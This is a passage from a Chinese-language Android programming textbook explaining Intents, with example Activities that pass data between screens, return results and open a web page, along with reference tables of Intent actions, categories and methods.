4	protected void onActivityResult(int requestCode, int resultCode, Intent data)	普通	当需要接收 Intent 回传数据时覆写此方法对回传操作进行处理
5	public void finish()	普通	调用此方法会返回之前的 Activity 程序，并自动调用 onActivityResult()方法
6	public final Cursor managedQuery (Uri uri, String[] projection, String selection, String[] selectionArgs, String sortOrder)	普通	处理返回的 Cursor 结果集

下面为了让读者可以尽快理解 Intent 的作用，将通过一个程序进行演示，本程序的主要功能是直接在一个项目中定义两个 Activity 程序（Send.java、Receive.java），之后由 Send 的 Activity 程序启动 Receive 的 Activity 程序，为了区分显示，首先修改资源文件（strings.xml）。

【例 9-1】 修改 values\strings.xml 文件

```
<?xml version="1.0" encoding="utf-8"?>
<resources>
    <string name="app_title">Intent 操作</string>
    <string name="send_name">发送 Intent 的 Activity 程序。</string>
    <string name="receive_name">接收 Intent 的 Activity 程序。</string>
</resources>
```

本文件共定义了 3 个信息：一个表示整体程序的标题（app_title）；一个在 Send 程序中使用（send_name）；另外一个在 Receive 程序中使用（receive_name）。

【例 9-2】 定义 Send 的 Activity 程序的布局管理器——send_main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                                    //线性布局管理器
     xmlns:android="http://schemas.android.com/apk/res/android"
     android:id="@+id/MyLayout"                                  //布局管理器 ID
     android:orientation="vertical"                              //所有组件垂直摆放
     android:layout_width="fill_parent"                          //布局管理器宽度为屏幕宽度
     android:layout_height="fill_parent">                        //布局管理器高度为屏幕高度
     <Button                                                     //定义按钮组件
          android:id="@+id/mybut"                                //组件 ID，程序中使用
          android:layout_width="wrap_content"                    //组件宽度为文字宽度
          android:layout_height="wrap_content"                   //组件高度为文字高度
          android:text="按我将跳转到另一个 Activity 程序"/>      //组件的默认显示文字
</LinearLayout>
```

【例 9-3】 定义 Activity 程序——Send.java

```
package org.lxh.demo;
import android.app.Activity;
import android.content.Intent;
import android.os.Bundle;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
public class Send extends Activity {
     private Button mybut = null ;                               //按钮组件
     @Override
```

```
	public void onCreate(Bundle savedInstanceState) {
		super.onCreate(savedInstanceState);
		super.setContentView(R.layout.send_main);			//默认布局管理器
		this.mybut = (Button) super.findViewById(R.id.mybut) ;	//取得组件
		this.mybut.setOnClickListener(new OnClickListenerImpl());	//定义单击事件
	}
	private class OnClickListenerImpl implements OnClickListener {
		@Override
		public void onClick(View view) {
			Intent it = new Intent(Send.this, Receive.class);	//实例化 Intent
			it.putExtra("myinfo", "北京魔乐科技软件学院（www.mldnjava.cn）") ;	//附加信息
			Send.this.startActivity(it) ;				//启动 Activity
		}
	}
}
```

本 Activity 程序的主要功能是利用按钮启动 Receive 程序，所以在按钮的单击事件中，首先实例化一个 Intent 类的对象，指明执行本次跳转的 Activity 程序（Send.java）和要启动的 Activity 程序（Receive.class），而后使用 putExtra()方法向 Receive 程序传递一个附加的数据，数据的名称是 myinfo，再通过 Activity 类中的 startActivity()方法启动指定的 Activity 程序，程序运行后的效果如图 9-2 所示。



图 9-2　发送端的 Activity 程序

【例 9-4】 定义接收端的布局管理器——receive_main.xm

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout						//线性布局管理器
	xmlns:android="http://schemas.android.com/apk/res/android"
	android:id="@+id/MyLayout"			//布局管理器 ID，程序中使用
	android:orientation="vertical"			//所有组件垂直摆放
	android:layout_width="fill_parent"		//布局管理器的宽度为屏幕宽度
	android:layout_height="fill_parent">		//布局管理器的高度为屏幕高度
	<TextView					//定义文本显示组件
		android:id="@+id/show"			//组件 ID，程序中使用
		android:layout_width="wrap_content"	//组件宽度为文字宽度
		android:layout_height="wrap_content"/>	//组件高度为文字高度
</LinearLayout>
```

【例 9-5】 定义 Activity 程序，接收传递过来的附加信息——Receive.java

```
package org.lxh.demo;
import android.app.Activity;
import android.content.Intent;
import android.os.Bundle;
import android.widget.TextView;
public class Receive extends Activity {
	private TextView show = null ;				//文本显示组件
	@Override
	public void onCreate(Bundle savedInstanceState) {
		super.onCreate(savedInstanceState);
		super.setContentView(R.layout.receive_main);	//调用默认布局管理器
```

```
                this.show = (TextView) super.findViewById(R.id.show) ;  //取得组件
                Intent it = super.getIntent() ;                           //取得启动此程序的 Intent
                String info = it.getStringExtra("myinfo") ;               //取得设置的附加信息
                this.show.setText(info) ;                                 //设置文本显示信息
        }
}
```

由于 Receive 程序是通过 Send 程序启动的，所以通过 Activity 类中的 getIntent()方法取得了当前的 Intent 对象，而后利用 getStringExtra()方法取出了所设置的附加信息，并将这些信息设置在了 TextView 中进行显示，程序的运行效果如图 9-3 所示。



图 9-3　由 Send 跳转到 Receive

通过本程序的运行操作可以清楚地发现，两个 Activity 程序要想完成附加数据的传送，直接利用 Intent 的 setExtra()和 getStringExtra()方法即可，但这只是 Intent 的一个功能，更多的功能将在以后逐渐为读者介绍。另外，由于本程序使用了两个 Activity 程序，所以还需要修改 AndroidManifest.xml 程序，为其增加一个新的 Activity 程序。

【例 9-6】 修改 AndroidManifest.xml 文件，增加新的 Activity 程序

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
        package="org.lxh.demo"                                   //程序所在的包名称
        android:versionCode="1"                                  //表示程序的版本
        android:versionName="1.0">                               //显示给用户的信息
    <application                                                 //配置应用程序
            android:icon="@drawable/icon"                        //程序图标
            android:label="@string/app_title">                   //显示信息
     <activity                                                   //配置 Activity
            android:name="Send"                                  //指定的 Activity 程序类
            android:label="@string/send_name">                   //显示的标签信息
            <intent-filter>                                      //Intent 操作
                <action                                          //指定操作的 Action
                        android:name="android.intent.action.MAIN" />  //表示程序入口
                <category                                        //执行程序的类别
                        android:name="android.intent.category.LAUNCHER" />
            </intent-filter>                                     //LAUNCHER 为运行
     </activity>
     <activity                                                   //配置 Activity
            android:name="Receive"                               //Activity 程序的名称
            android:label="@string/receive_name"/>               //程序的标题
    </application>
    <uses-sdk android:minSdkVersion="10" />                      //使用的最低级别
</manifest>
```

此时的配置文件中定义了两个 Activity 程序，所以存在两个<activity>节点，第一个 Activity 程序（Send）中使用<intent-filter>指定其运行类型如下。

- ☑ Android 程序的入口：<action android:name="android.intent.action.MAIN"/>。
- ☑ 该程序在列表中显示：<category android:name="android.intent.category.LAUNCHER"/>。

而第二个 Activity 程序（Receive）由于是 Send 所启动，所以只是在<activity>元素中直接定义了一个程序的名称。

在本程序中可以发现一个问题，当程序执行 Send 之后只是将数据带给了 Receive 程序，属于单方面的数据传递，那么如果现在 Receive 需要再回传给 Send 数据的话，就不能使用 startActivity()方法，只能通过 startActivityForResult()方法完成，如果要想接收回传数据，则需要 Activity 常量的支持，如表 9-2 所示。

表 9-2　Activity 提供的操作常量

No.	方　　法	类　　型	描　　述
1	public static final int RESULT_OK	常量	操作正常状态码
2	public static final int RESULT_CANCELED	常量	操作取消状态码
3	public static final int RESULT_FIRST_USER	常量	用户将自定义操作状态码

除了 3 个常量之外，用户还需要在接收回传的 Activity 程序中，覆写 onActivityResult()这个受保护的方法，以便对 Intent 的返回值进行接收，为了方便读者理解，对于接下来要讲解的程序，下面先给出一张程序流程的操作图，如图 9-4 所示。




图 9-4　通过 Intent 回传数据的操作流程

在图 9-4 中有两个组成部分：Send.java 和 Receive.java 程序，在 Send.java 程序中，由于要接收 Receive.java 程序的返回数据，所以只能依靠 startActivityForResult()方法启动 Receive.java 程序，并且为了可以处理 Receive.java 的返回值，还需要将 onActivityResult()方法进行覆写。而当 Receive.java 程序要进行数据回传时，则首先应该使用 setResult()方法设置一个数据返回结果的状态码，随后使用 finish()方法关闭当前的 Activity 程序（Receive.java），并且会自动将数据回传给 Send.java 程序中的 onActivityResult()方法，以便对返回数据进行操作。

【例 9-7】 在布局管理器中定义 Send 程序的组件——send_main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout
	xmlns:android="http://schemas.android.com/apk/res/android"
	android:id="@+id/MyLayout"                    //布局管理器 ID
	android:orientation="vertical"                //所有组件垂直摆放
	android:layout_width="fill_parent"            //布局管理器宽度为屏幕宽度
	android:layout_height="fill_parent">          //布局管理器高度为屏幕高度
	<Button                                       //定义按钮组件
		android:id="@+id/mybut"                   //组件 ID，程序中使用
		android:layout_width="wrap_content"       //组件宽度为文字宽度
```

```
		android:layout_height="wrap_content"				//组件高度为文字高度
		android:text="按我将跳转到另一个 Activity 程序"/>		//默认显示文字
	<TextView								//文本显示组件
		android:id="@+id/msg"						//组件 ID，程序中使用
		android:layout_width="wrap_content"				//组件宽度为文字宽度
		android:layout_height="wrap_content"/>				//组件高度为文字高度
</LinearLayout>
```

【例 9-8】 修改 Send.java 程序，接收 Receive.java 程序的返回数据——Send.java

```
package org.lxh.demo;
import android.app.Activity;
import android.content.Intent;
import android.os.Bundle;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
import android.widget.TextView;
public class Send extends Activity {
	private Button mybut = null ;						//按钮组件
	private TextView msg = null ;						//文本组件
	@Override
	public void onCreate(Bundle savedInstanceState) {
		super.onCreate(savedInstanceState);
		super.setContentView(R.layout.send_main);			//默认布局管理器
		this.mybut = (Button) super.findViewById(R.id.mybut) ;		//取得组件
		this.msg = (TextView) super.findViewById(R.id.msg) ;		//取得组件
		this.mybut.setOnClickListener(new OnClickListenerImpl());	//定义单击事件
	}
	private class OnClickListenerImpl implements OnClickListener {
		@Override
		public void onClick(View view) {
			Intent it = new Intent(Send.this, Receive.class);	//实例化 Intent
			it.putExtra("myinfo", "北京魔乐科技软件学院（www.mldnjava.cn）") ; //附加信息
			Send.this.startActivityForResult(it, 1);		//启动 Activity
		}
	}
	@Override
	protected void onActivityResult(int requestCode, int resultCode, Intent data) {
		switch (resultCode) {						//判断操作类型
		case RESULT_OK:							//成功操作
			msg.setText("返回的内容是：" + data.getStringExtra("retmsg"));
			break;
		case RESULT_CANCELED:						//取消操作
			msg.setText("操作取消。");
			break ;
		default:
			break;
		}
	}
}
```

在本程序中与之前一样，通过 Intent 向 Receive 程序传递一个附加信息，但是由于此时需要

接收 Receive 程序返回的数据，所以启动 Receive 程序使用了 startActivityForResult()方法完成，在此方法中第一个参数设置的是要传送的 Intent 对象，而第二个参数设置了一个数字 1，这样做主要是为了在数据回传之后，可以利用 onActivityResult()方法进行数据的接收处理，而如果设置的数字小于 0，则不会调用 onActivityResult()方法，程序的运行效果如图 9-5 所示。



图 9-5　启动 Send.java 程序

【例 9-9】　定义 Receive 的布局管理器——receive_main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:id="@+id/MyLayout"                    //布局管理器 ID，程序中使用
    android:orientation="vertical"                //所有组件垂直摆放
    android:layout_width="fill_parent"            //此布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">          //此布局管理器高度为屏幕高度
    <TextView                                     //定义文本显示组件
        android:id="@+id/show"                    //组件 ID，程序中使用
        android:layout_width="wrap_content"       //组件宽度为文字宽度
        android:layout_height="wrap_content"/>    //组件高度为文字高度
    <Button                                       //定义按钮组件
        android:id="@+id/retbut"                  //组件 ID，程序中使用
        android:layout_width="wrap_content"       //组件宽度为文字宽度
        android:layout_height="wrap_content"      //组件高度为文字高度
        android:text="返回数据到 Send。"/>          //默认显示文字
</LinearLayout>
```

【例 9-10】　定义 Receive.java 程序，通过 Intent 回传数据——Receive.java

```
package org.lxh.demo;
import android.app.Activity;
import android.content.Intent;
import android.os.Bundle;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
import android.widget.TextView;
public class Receive extends Activity {
    private TextView show = null ;                              //文本显示组件
    private Button retbut = null ;                              //按钮组件
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.receive_main);            //调用默认布局管理器
        this.show = (TextView) super.findViewById(R.id.show) ;  //取得组件
        this.retbut = (Button) super.findViewById(R.id.retbut) ; //取得组件
        Intent it = super.getIntent() ;                         //取得启动此程序的 Intent
        String info = it.getStringExtra("myinfo") ;             //取得设置的附加信息
        this.show.setText(info) ;                               //设置文本显示信息
        this.retbut.setOnClickListener(new OnClickListenerImpl()) ;     //设置监听
    }
```

```
	private class OnClickListenerImpl implements OnClickListener {
		@Override
		public void onClick(View view) {
			Receive.this.getIntent().putExtra("retmsg", "老师：李兴华") ;	//返回信息
			//设置返回数据的状态，RESULT_OK 与 Send.java 中的 onActivityResult()的判断对应
			Receive.this.setResult(RESULT_OK, Receive.this.getIntent()) ;
			Receive.this.finish() ;					//结束 Intent
		}
	}
}
```

在本程序中首先依然接收了从前面传递过来的 Intent 数据，而后通过一个按钮对回传的数据进行了操作，首先通过 setResult()方法设置了回传的结果码（RESULT_OK），而后通过 finish()方法让当前的 Activity 程序（Receive）关闭，随后将数据回传到发送数据过来的 Activity 程序（Send），并调用 Send.java 程序中的 onActivityResult()方法对回传的数据进行处理，程序的运行效果如图 9-6 所示，而返回数据的效果如图 9-7 所示。



图 9-6　跳转到 Receive 程序中



图 9-7　将数据返回给 Send.java

在本程序中最为关键的语句就是 Send.java 程序中的：

```
Send.this.startActivityForResult(it, 1);			//启动 Activity
```

如果在此方法中设置的请求代码的数值小于 0，则不会执行 onActivityResult()方法对返回数据进行处理，这一点读者可以自行实验。

9.2　Intent 深入

通过之前的程序读者应该已经清楚地发现 Intent 的主要作用了，在两个 Activity 程序之间，只有通过 android.content.Intent 类才可以完成数据的传递，之前只是完成了一个附加信息（Extra）的传递，在 Intent 传递的数据实际上一共分为以下 7 种：操作（Action）、数据（Data）、数据类型（Type）、操作类别（Category）、附加信息（Extras）、组件（Component）和标志（Flags）。

（1）操作（Action）

设置该 Intent 会触发的操作类型，可以通过 setAction()方法进行设置，在 Android 系统中已经为用户准备好了一些表示 Action 操作的常量，如 ACTION_CALL、ACTION_MAIN 等，如表 9-3 所示，用户也可以根据自己的需要定义操作名称。

表 9-3　系统常用的 Action

No.	Action 名称	AndroidManifest.xml 配置名称	描　述
1	ACTION_MAIN	android.intent.action.MAIN	作为一个程序的入口，不需要接收数据
2	ACTION_VIEW	android.intent.action.VIEW	用于数据的显示

续表

No.	Action 名称	AndroidManifest.xml 配置名称	描　　述
3	ACTION_DIAL	android.intent.action.DIAL	调用电话拨号程序
4	ACTION_EDIT	android.intent.action.EDIT	用于编辑给定的数据
5	ACTION_PICK	android.intent.action.PICK	从特定的一组数据中进行数据的选择操作
6	ACTION_RUN	android.intent.action.RUN	运行数据
7	ACTION_SEND	android.intent.action.SEND	调用发送短信程序
8	ACTION_GET_CONTENT	android.intent.action.GET_CONTENT	根据指定的 Type 来选择打开操作内容的 Intent
9	ACTION_CHOOSER	android.intent.action.CHOOSER	创建文件操作选择器

（2）数据（Data）

描述 Intent 所操作数据的 URI 及类型，可以通过 setData()进行设置，不同的操作对应着不同的 Data，一些常用的数据如表 9-4 所示。

表 9-4　Action 与 Data 的数据关联

No.	操 作 类 型	Data（Uri）格式	范　　例
1	浏览网页	http://网页地址	http://www.mldn.cn
2	拨打电话	tel:电话号码	tel:01051283346
3	发送短信	smsto:短信接收人号码	smsto: 13621384455
4	查找 SD 卡文件	file:///sdcard/文件或目录	file:///sdcard/mypic.jpg
5	显示地图	geo:坐标,坐标	geo:31.899533,-27.036173

如果要想设置数据，则必须要使用 android.net.Uri 类完成，此类所定义的常用方法如表 9-5 所示。

表 9-5　android.net.Uri 类的常用方法

No.	方　　法	类　　型	描　　述
1	public static Uri parse(String uriString)	普通	根据指定的地址创建一个 Uri 对象
2	public static String encode(String s)	普通	对数据进行编码
3	public static String decode(String s)	普通	对编码数据进行解码
4	public static Uri fromFile(File file)	普通	读取文件中的数据创建 Uri 对象

（3）数据类型（Type）

指定要传送数据的 MIME 类型，可以直接通过 setType()方法进行设置，常用的几种 MIME 类型如表 9-6 所示。

表 9-6　常用的几种 MIME 类型

No.	作　　用	MIME 类型	No.	作　　用	MIME 类型
1	发送短信	vnd.android-dir/mms-sms	3	普通文本	text/plain
2	设置图片	image/png	4	设置音乐	audio/mp3

（4）操作类别（Category）

对执行操作的类别进行描述，可以通过 addCategory()方法设置多个类别，在 Android 中，常



用的类别信息都在 Intent 类中定义，常见的几种 Category 如表 9-7 所示。

表 9-7　常见的 Category

No.	Category 名称	AndroidManifest.xml 配置名称	描　　述
1	CATEGORY_LAUNCHER	android.intent.category.LAUNCHER	表示此程序显示在应用程序列表中
2	CATEGORY_HOME	android.intent.category.HOME	显示主桌面，即开机时的第一个界面
3	CATEGORY_PREFERENCE	android.intent.category.PREFERENCE	运行后将出现一个选择面板
4	CATEGORY_BROWSABLE	android.intent.category.BROWSABLE	显示一张图片、Email 信息
5	CATEGORY_DEFAULT	android.intent.category.DEFAULT	设置一个操作的默认执行
6	CATEGORY_OPENABLE	android.intent.category.OPENABLE	当 Action 设置为 GET_CONTENT 时用于打开指定的 Uri

（5）附加信息（Extras）

传递的是一组键值对，可以使用 pubExtra()方法进行设置，主要功能是传递数据（Uri）所需要的一些额外的操作信息，常用的几种数据类型的附加信息如表 9-8 所示。

表 9-8　常见数据类型的附加信息

No.	操 作 数 据	附 加 信 息	作　　用
1	短信操作	sms_body	表示要发送短信的内容
2	彩信操作	Intent.EXTRA_STREAM	设置发送彩信的内容
3	指定接收人	Intent.EXTRA_BCC	指定接收 Email 或信息的接收人
4	Email 收件人	Intent.EXTRA_EMAIL	用于指定 Email 的接收者，接收一个数组
5	Email 标题	Intent.EXTRA_SUBJECT	用于指定 Email 邮件的标题
6	Email 内容	Intent.EXTRA_TEXT	用于设置邮件内容

（6）组件（Component）

指明将要处理的 Activity 程序，所有的组件信息都被封装在一个 ComponentName 对象中，这些组件都必须在 AndroidManifest.xml 文件的<application>中注册。

（7）标志（Flags）

用于指示 Android 系统如何加载并运行一个操作，可以通过 addFlags()方法进行增加。

对于以上所需要传递的数据，在 Intent 类中都有对应的操作方法，此外，Intent 本身也存在一些其他的常用操作方法，如表 9-9 所示。

表 9-9　Intent 类常用方法

No.	方　　法	类　　型	描　　述
1	public Intent()	构造	创建一个空的 Intent 对象
2	public Intent(Intent o)	构造	复制一个 Intent 对象
3	public Intent(String action)	构造	指定一个跳转的 Activity 程序名称
4	public Intent(String action, Uri uri)	构造	指定一个跳转的 Activity 及传递的 Uri 信息
5	public Intent(Context packageContext, Class<?> cls)	构造	指定操作的上下文以及跳转的 Activity 程序

续表

No.	方　法	类　型	描　述
6	public Intent addCategory (String category)	普通	增加 Category 数据
7	public Intent addFlags(int flags)	普通	增加一个 flag 标记
8	public Intent cloneFilter()	普通	复制 Intent
9	public boolean[] getBooleanArrayExtra(String name)	普通	取得一个布尔数组的附加信息
10	public boolean getBooleanExtra(String name, boolean defaultValue)	普通	取得一个布尔型的附加信息
11	public Bundle getBundleExtra(String name)	普通	取得一个设置的 Bundle 数据
12	public byte[] getByteArrayExtra(String name)	普通	取得一个字节数组的附加信息
13	public byte getByteExtra(String name, byte defaultValue)	普通	取得一个字节的附加信息
14	public Set<String> getCategories()	普通	取得一个表示类别的附加信息
15	public CharSequence[] getCharSequenceArrayExtra (String name)	普通	取得一个 CharSequence 数组的附加信息
16	public ArrayList<CharSequence> getCharSequenceArrayListExtra (String name)	普通	取得全部设置的 CharSequence 的附加信息，以 ArrayList 集合返回
17	public CharSequence getCharSequenceExtra(String name)	普通	取得一个 CharSequence 设置的附加信息
18	public ComponentName getComponent()	普通	取得组件的信息
19	public Uri getData()	普通	取得设置的 Uri 数据
20	public double[] getDoubleArrayExtra(String name)	普通	返回所设置的 double 数组的附加信息
21	public double getDoubleExtra(String name, double defaultValue)	普通	返回一个 double 型的附加信息
22	public Bundle getExtras()	普通	返回设置的所有附加信息
23	public int getFlags()	普通	返回设置的标记信息
24	public int[] getIntArrayExtra(String name)	普通	返回设置的 int 型数组的附加信息
25	public int getIntExtra(String name, int defaultValue)	普通	返回设置的一个 int 数据的附加信息
26	public String getStringExtra(String name)	普通	以字符串的形式返回指定的附加信息
27	public String getType()	普通	返回 MIME
28	public boolean hasCategory(String category)	普通	判断是否有指定的 Category
29	public boolean hasExtra(String name)	普通	判断是否有指定的附加信息
30	public Intent putExtra(String name, boolean value)	普通	设置 boolean 型数据的附加信息
31	public Intent putExtra(String name, int value)	普通	设置 int 型数据的附加信息
32	public Intent putExtra(String name, String value)	普通	设置字符串数据的附加信息
33	public Intent putExtra(String name, Serializable value)	普通	设置一个可序列化对象的附加信息
34	public Intent putExtra(String name, Bundle value)	普通	设置一组附加信息
35	public Intent putExtra(String name, byte[] value)	普通	设置一个字节数组的附加信息
36	public Intent putExtra(String name, byte value)	普通	设置一个字节的附加信息
37	public Intent putExtras (Intent src)	普通	复制已有 Intent 的附加信息

续表

No.	方　法	类　型	描　述
38	public void removeCategory(String category)	普通	删除一个指定的 Category 数据信息
39	public void removeExtra(String name)	普通	删除一个指定的附加信息
40	public Intent setClass(Context packageContext, Class<?> cls)	普通	设置一个要跳转的 Activity
41	public Intent setComponent(ComponentName component)	普通	设置一个目标组件
42	public Intent setData(Uri data)	普通	设置一个操作的 Uri 数据
43	public Intent setDataAndType(Uri data, String type)	普通	设置一个数据并指定 MIME 类型
44	public Intent setFlags(int flags)	普通	设置一个标记
45	public Intent setType(String type)	普通	设置数据 MIME 类型
46	public Intent setAction(String action)	普通	设置操作的名称
47	public static Intent createChooser (Intent target, CharSequence title)	普通	创建 Intent 操作的选择器

使用 Intent 除了可以向自定义的 Activity 进行跳转之外，也可以跳转到由 Android 提供的一些标准的 Activity 程序，下面通过一些实际代码进行说明。

9.2.1　打开网页

在 Android 系统中已经为用户默认集成了一个浏览器，如果用户希望 Android 程序运行时可以打开一个网页，可以设置如下数据：

```
Uri uri = Uri.parse("http://www.mldn.cn") ;
```

此处表示要打开 www.mldn.cn 站点，而此时由于没有特殊的要求，所以可以将操作的 Action 设置为 Intent.ACTION_VIEW 类型。

【例 9-11】　定义字符串资源文件——strings.xml

```
<?xml version="1.0" encoding="utf-8"?>
<resources>
	<string name="app_name">Intent 应用</string>
	<string name="open_name">标准 Action 操作</string>
</resources>
```

【例 9-12】　定义布局管理器资源——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout									//线性布局管理器
	xmlns:android="http://schemas.android.com/apk/res/android"
	android:id="@+id/MyLayout"					//布局管理器 ID，程序中使用
	android:orientation="vertical"				//所有组件垂直摆放
	android:layout_width="fill_parent"			//布局管理器宽度为屏幕宽度
	android:layout_height="fill_parent">		//布局管理器高度为屏幕高度
	<Button										//定义操作按钮
		android:id="@+id/mybut"					//组件 ID，程序中使用
		android:layout_width="wrap_content"		//组件宽度为文字宽度
		android:layout_height="wrap_content"	//组件高度为文字高度
		android:text="打开网页"/>				//默认显示文字
</LinearLayout>
```

【例 9-13】 定义 Activity 程序，操作 Intent

```
package org.lxh.demo;
import android.app.Activity;
import android.content.Intent;
import android.net.Uri;
import android.os.Bundle;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
public class MyIntentCaseDemo extends Activity {
	private Button mybut = null ;                                  //按钮组件
	@Override
	public void onCreate(Bundle savedInstanceState) {
		super.onCreate(savedInstanceState);
		super.setContentView(R.layout.main);                       //默认布局管理器
		this.mybut = (Button) super.findViewById(R.id.mybut) ;     //取得组件
		this.mybut.setOnClickListener(new OnClickListenerImpl());//定义单击事件
	}
	private class OnClickListenerImpl implements OnClickListener {
		@Override
		public void onClick(View view) {
			Uri uri = Uri.parse("http://www.mldn.cn") ;            //指定数据
			Intent it = new Intent() ;                             //实例化 Intent
			it.setAction(Intent.ACTION_VIEW);                      //指定 Action
			it.setData(uri) ;                                      //设置数据
			MyIntentCaseDemo.this.startActivity(it);               //启动 Activity
		}
	}
}
```

由于本程序要打开的是由系统所提供的标准 Intent，所以在按钮单击事件中，首先通过 Uri 取得了要操作的数据，随后设置了 Action 的类型为 ACTION_VIEW，打开程序之后，通过按钮就可以直接访问 www.mldn.cn 站点，程序的运行效果如图 9-8 所示。



图 9-8　显示网页的 Intent



9.2.2　调用拨号程序

拨打电话在 Android 系统中也可以直接通过程序的调用完成，如要进行拨号程序的调用，则可以使用如下两种 Action 类型。

☑ ACTION_DIAL：调用拨号程序，用户可以手工拨出电话。

☑ ACTION_CALL：直接拨出电话。

如果需要拨号，也可以通过如下代码指定要操作的数据：

```
Uri uri = Uri.parse("tel:01051283346") ;
```

此处表示要拨打出的电话为 01051283346，但是如果一个程序要想真正地在 Android 手机上使用，则还需要在 AndroidManifest.xml 文件中增加如下配置：

```
<uses-permission android:name="android.permission.CALL_PHONE"/>
```

这样在选择拨号的 Intent 时才可以将电话顺利地拨出。下面通过一个代码模拟一个拨打电话的应用程序，用户将通过文本框输入要拨打的电话号码，之后通过指定的 Intent 完成操作。

【例 9-14】　定义布局文件——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:id="@+id/MyLayout"                      //布局管理器 ID
    android:orientation="vertical"                  //所有组件垂直摆放
    android:layout_width="fill_parent"              //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">            //布局管理器高度为屏幕高度
    <EditText                                       //文本输入组件，用于输入电话号码
        android:id="@+id/tel"                       //组件 ID，程序中使用
        android:layout_width="fill_parent"          //组件宽度为屏幕宽度
        android:layout_height="wrap_content"/>      //组件高度为文字高度
    <Button                                         //定义按钮组件
        android:id="@+id/mybut"                     //组件 ID，程序中使用
        android:layout_width="fill_parent"          //组件的宽度为屏幕宽度
        android:layout_height="wrap_content"        //组件的高度为文字高度
        android:text="拨打电话"/>                    //默认显示文字
</LinearLayout>
```

